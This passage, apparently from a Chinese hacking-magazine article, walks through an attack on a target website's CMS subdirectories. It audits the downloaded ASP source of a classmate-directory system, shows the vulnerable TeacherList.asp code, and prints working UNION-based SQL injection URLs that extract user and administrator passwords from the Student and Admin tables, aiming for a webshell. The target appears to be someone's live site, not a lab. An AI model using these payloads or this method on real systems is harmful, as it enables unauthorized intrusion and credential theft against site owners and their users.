


图6

二、网址导航

再来到网址导航，从页面底部的“Powered By jlqj Ver7.0”可以搜索出使用的是一套叫做精益求精上网导航的CMS系统，从网上下载回来后在本地搭建，发现目标网站上默认的数据库地址被更改了，对用户提交的数据也用到了非常全面的过滤方法，代码与代码说明如下：

```
    strBadChar = "+,',--,%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr(34) & "," & Chr(0) & ""'定义危险字符
    arrBadChar = Split(strBadChar, ",")'将上面定义的字符串用“,”作为分割符分割成数组
    tempChar = strChar
    For i = 0 To UBound(arrBadChar)'循环数组元素
        tempChar = Replace(tempChar, arrBadChar(i), "")'将危险字符替换为空
    Next
```

过滤的相当全面，又由于后台功能比较单一拿不下webshell，只得再更换其它子目录。

三、同学录

大致浏览了一下这个目录，采用的是一套同学录的CMS系统，从暴库与注入上都没有找到突破口，利用上传漏洞也同样失败了。使用目录中不常见的文件名在百度上搜索了一下代码，经过N次的失败终于成功的下载了回来（事后才发现，目标网站使用的是Ver2.1的版本，而我下载到的是老版本，当然大致相同，只是功能上有些区别），在本地安装好后，登录后台，其功能列表如图7所示，不禁又有些气馁，即使进了后台也拿不下webshell呀！




图7

我心想会不会版本上有区别呢，或者可以利用社工得到的管理员用户名和密码登录其它网站。再对后台文件的代码查看时，无意中看到sysadm_main.asp没有作权限控制，直接打开后如图8所示，这才醒悟到是版本下载错误了，目标网站采用的是Ver2.1版本，后台存在数据库备份等功能，可以轻松的获取Webshell。

斗志重燃，先来看看程序对用户登录是如何判断的，在

CheckUser.asp页面：

```
membername=replace(Request.cookies("fytxl")("fystud"),"'","")        '从cookie中获取
memberpwd=replace(Request.cookies("fytxl")("fypasswd"),"'","")

Dim SysAdmin,AdmSQL,AdmRs
SysAdmin=False                '初始化SysAdmin为空

if membername<>"" Then
if chkuserlogin(membername,memberpwd)<>"" Then
```

chkUserLogin()函数的部分代码如下：

```
Function chkUserLogin(byval txluser,byval txlpwd)
    Dim tmprs
    Dim founderr,errormsg

    chkuserlogin=""

    Set tmprs =Conn.Execute("Select userpwd,locked from student where userid='"&txluser&"'")

    if tmprs.EOF and tmprs.bof Then
            Errormsg=Errormsg+"<br>"+"<li>对不起，您还没有<a href=register.asp>注册</a>!"
            founderr=True
    Elseif txlpwd<>tmprs(0) Then
            Errormsg=Errormsg+"<br>"+"<li>密码错误！请重新<a href=login.asp>登陆</a>!!"
            founderr=True
```

txluser为上面代码中的membername，管理员必须要有一个前台帐户，先在前台登录，然后存入cookie，再从cookie中获取过来，由于替换了单引号，而没有了单引号就完全终止了字符型注入。管理员登录了前台后，才能用另外的用户名和密码继续登录后台。

仍然使用“request”作为关键词在Dreamweave中进行了搜索，发现大多数变量被过滤，但也有一部分被程序员疏忽了。在TeacherList.asp中，一个没有任何阻碍的数字型注入诞生了，漏洞代码如下：

```
<%
TeacherID=Request("id")
Set rs=conn.execute("Select * from teacher where id="&TeacherID)

if rs.eof or rs.bof Then
ErrMsg=ErrMsg+"<br>"+"<li>非法操作，该教师的信息不存在"
Call Error("Critical",ErrMsg)
Else
%>
```




图8

下面来看利用方法：先来注册一个用户，然后直接打开TeacherList.asp页面，如图9，使用“order by”查询出字段数，结果查询出为12个，构造union语句查询出Student表中管理员的前台用户名和密码**TeacherList.asp?Action=ViewDetail&ID=1%20and%201=1%20union%20select%201,userpwd,3,4,5,6,7,8,userid,10,11,12%20from%20Student**，如图10。




图9




图10

从上一步中可以得到前台用户名为“admin”，构造以下语句**TeacherList.asp?Action=ViewDetail&ID=1%20and%201=1%20union%20select%201,userpwd,3,4,5,6,7,8,9,10,11,12%20from%20Admin%20where%20userid='admin'**，查询出Admin表中管理员的前台用户名和密码，如图11。




图11

